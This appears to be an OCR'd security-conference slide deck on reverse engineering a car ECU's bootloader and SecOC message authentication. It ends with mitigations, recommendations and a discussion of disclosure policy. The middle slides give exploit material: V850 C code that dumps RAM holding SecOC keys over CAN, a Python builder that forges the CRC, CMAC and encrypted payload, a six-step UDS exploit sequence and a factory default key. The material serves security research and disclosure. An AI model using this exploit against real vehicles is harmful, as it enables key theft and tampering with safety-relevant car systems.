    - we can only re-key the ECU we tore apart (need non-invasive solution)

Disable Message Authentication ✗

- SecOC message validation is skipped for about a second after ECU boots
    - Did not find a way to extend this for a longer period of time
- Could patch firmware to disable SecOC validation, but we hope for a better solution

Other Interesting Findings


We noted some interesting quirks, but at this point we moved onto the bootloader.

- There seems to be no anti-rollback protection on the Trip Counter
  - ECU on the desk accepted lower trip counter after reboot
- The UDS handler has two non-standard SIDs: $AB and $BA
  - Process 5 character commands, not sure of purpose (e.g. BAENE, JTEKM, JTRM1)
- A default key set at the factory works until you provision the ECU in a vehicle
  - Replacement part initial signing key: `0x11111111111111111111111111111111`

Bootloader

UDS Findings

- Noticed possible to request download to both a region in Flash as well as RAM
- No actual code found that handles self-programming of Flash
- Found routine that would call code from the RAM region that could be flashed




UDS Self-Programming Routines

- Realized ECU expects tester to upload self-programming routines to RAM
- Single function that takes operation (erase, flash) and pointer to data as arguments
- Some theories as to why:
  - Routines need to run from RAM anyway
  - Allows fixing potential problems in the bootloader
  - Extra decryption steps
- Other ECUs do this as well, but it’s more common to upload a whole 2nd stage bootloader instead of just a few routines
- No updates for this ECU, so no payload available to reference


Uploading a Payload

- Not as simple as uploading some shellcode
- ECU expects a blob with specific layout
  - Contains both CRC32 and AES CMAC of the code
  - CRC Start and CRC Size need to be specific hardcoded values
- Blob needs to be AES CBC Encrypted



Payload Encryption

- Derive key based on AES Key in firmware, and client provided data and IV
- Use derived key to compute CMAC and CBC encrypt the payload
- Took quite a bit of RE effort, as data is decrypted asynchronously in a separate thread



Payload Construction

- Build V850 cross-compiler
  - gcc-v850-elf

```
# Build gcc
WORKDIR /src
RUN git clone --depth=1 --branch=releases/gcc-13.2.0 git://gcc.gnu.org/git/gcc.git

WORKDIR /build/gcc

RUN /src/gcc/configure \
        --target=${TARGET_ARCH} \
        --prefix=${TOOLCHAIN_PATH} \
        --disable-nls \
        --enable-languages=c \
        --without-headers \
```

Payload Construction

- Build V850 cross-compiler
  - gcc-v850-elf
- Send out RAM contents over CAN bus

```c
void exploit() {

    asm("di");

    int *addr = 0xfebe6e34;
    while (addr < 0xfebe6ff4) {
        int i = 0x10;

        if ((*(RSCFDnCFDTMSTSp + i) & 0b110) != 0) {
            continue;
        }
        // DLC
        *(RSCFDnCFDTMPTRp + 8 * i) = 0b1000 << 28;
        // ArbID
        *(RSCFDnCFDTMIDp + 8 * i) = 0x7a9;
        // Data
        *(RSCFDnCFDTMDF0_p + 8 * i) = ((int)addr << 8) | 0x07;
        *(RSCFDnCFDTMDF1_p + 8 * i) = *addr;
```

Payload Construction

- Build V850 cross-compiler
  - gcc-v850-elf
- Send out RAM contents over CAN bus
- Reset ECU

```
    void (*bl_reset)(void) = (void (*)(void))0x0000157e;
    bl_reset();
}
```

Payload Construction

- Build V850 cross-compiler
    - gcc-v850-elf
- Send out RAM contents over CAN bus
- Reset ECU
- Build Payload

```python
    # Pad out to jmp addr
    padding = JMP_LOCATION - len(payload)
    assert padding >= 0
    payload += b'\x00' * padding

    # Add jmp addr
    payload += struct.pack("<I", 0xfebf0000)

    # Add padding
    padding = LENGTH - len(payload)
    payload += b'\x00' * padding

    # Add CRC check values
    payload += struct.pack("<I", 0xfebf0000) # Addr check by `check_mem_block_crc`
    payload += struct.pack("<I", 0xff0)      # Size check by `check_mem_block_crc`
    payload += b"\x00" * 4 # Padding

    # Compute padding value that makes CRC32 == 0xffffffff
    crc = binascii.crc32(payload)
    payload += struct.pack("<I", crc ^ 0xffff_ffff)
    assert binascii.crc32(payload[:0xff0]) == 0xffff_ffff

    # Compute derived key used for CMAC and payload encryption
    derived_key = AES.new(secret, AES.MODE_ECB).encrypt(key)

    # Compute CMAC
    payload += cmac(iv + payload, key=derived_key) # NB: IV is prepended to payload in

    # Encrypt payload
    cipher = AES.new(derived_key, AES.MODE_CBC, iv=iv)
    payload = cipher.encrypt(payload)

```

Summary of Findings

Exploit step-by-step

1. Jump to bootloader, SID $10 (Diagnostic Session Control)
2. Authenticate using SID $27 (Security Access)
3. Set data to derive AES key and IV using SID $2E (Write Data By Identifier)
4. Upload encrypted blob with fake flashing routines to address 0xFEBF_0000 using SID $34/$36/$37
5. Run routine control 0x10F0 using SID $31 to have the ECU verify the CRC and CMAC of the blob
6. Request to erase a bit of the flash using routine 0xFF00. This will trigger the fake flashing routine and execute the payload

Demo

Live Demo!

Conclusion

Two Vulnerabilities

- Code Execution in Bootloader
  - Present on all recent models tested so far
- SecOC Keys stored in plaintext
  - Present on just two models

- ECU held up pretty well
- Mostly bad specification
  - No real code issues found in >250 hr of reverse engineering
- Exploit PoC released on GitHub:
  - https://github.com/I-CAN-hack/secoc
  - Pre-signed payload to extract part of RAM holding SecOC keys

Mitigations in newer ECUs

- HSM is used for CMAC
  - No more plaintext keys in RAM/Data Flash
- Code execution in bootloader still present
  - Same encryption/signing key shared across many different cars
- Not much time spent reverse engineering yet

Recommendations

- Delete SHE keys (KEY_n) on entering bootloader/update flow
- Use different SecOC key per message
  - Set proper Generate/Verify permissions per key
  - Prevent turning ECU into signing oracle
  - Requires HW support & enough key slots
- Implement proper secure boot
  - Prevent patching out verification on target ECU
- Use RSA signatures for update files

	CMD_ENC_ECB	CMD_ENC_CBC	CMD_DEC_ECB	CMD_DEC_CBC	CMD_GENERATE_MAC	CMD_VERIFY_MAC	CMD_LOAD_KEY
MASTER_ECU_KEY							X/O
BOOT_MAC_KEY						X	X/O
BOOT_MAC							O
KEY_<n>	x[6]	x[6]	x[6]	x[6]	x[6]	x[6]	X/O

Source: AUTOSAR 948 Specification of Secure Hardware Extensions

Responsible Disclosure

- “Give Tesla a reasonable time to correct the issue before making any information public.”

vs

- “To protect our customers, [...] does not publicly disclose vulnerabilities until [...] has conducted an analysis and provided fixes and countermeasures.”
- “By sending a vulnerability information you agree to not publicly disclose or share the vulnerability with other people and organization until [...] provides the conclusion.”

“We call on all researchers to adopt disclosure deadlines in some form, and feel free to use our policy verbatim if you find our record and reasoning compelling. Creating pressure towards more reasonably-timed fixes will result in smaller windows of opportunity for blackhats to abuse vulnerabilities. In our opinion, vulnerability disclosure policies such as ours result in greater overall safety for users of the Internet.”

Source: https://about.google/appsecurity/

Questions?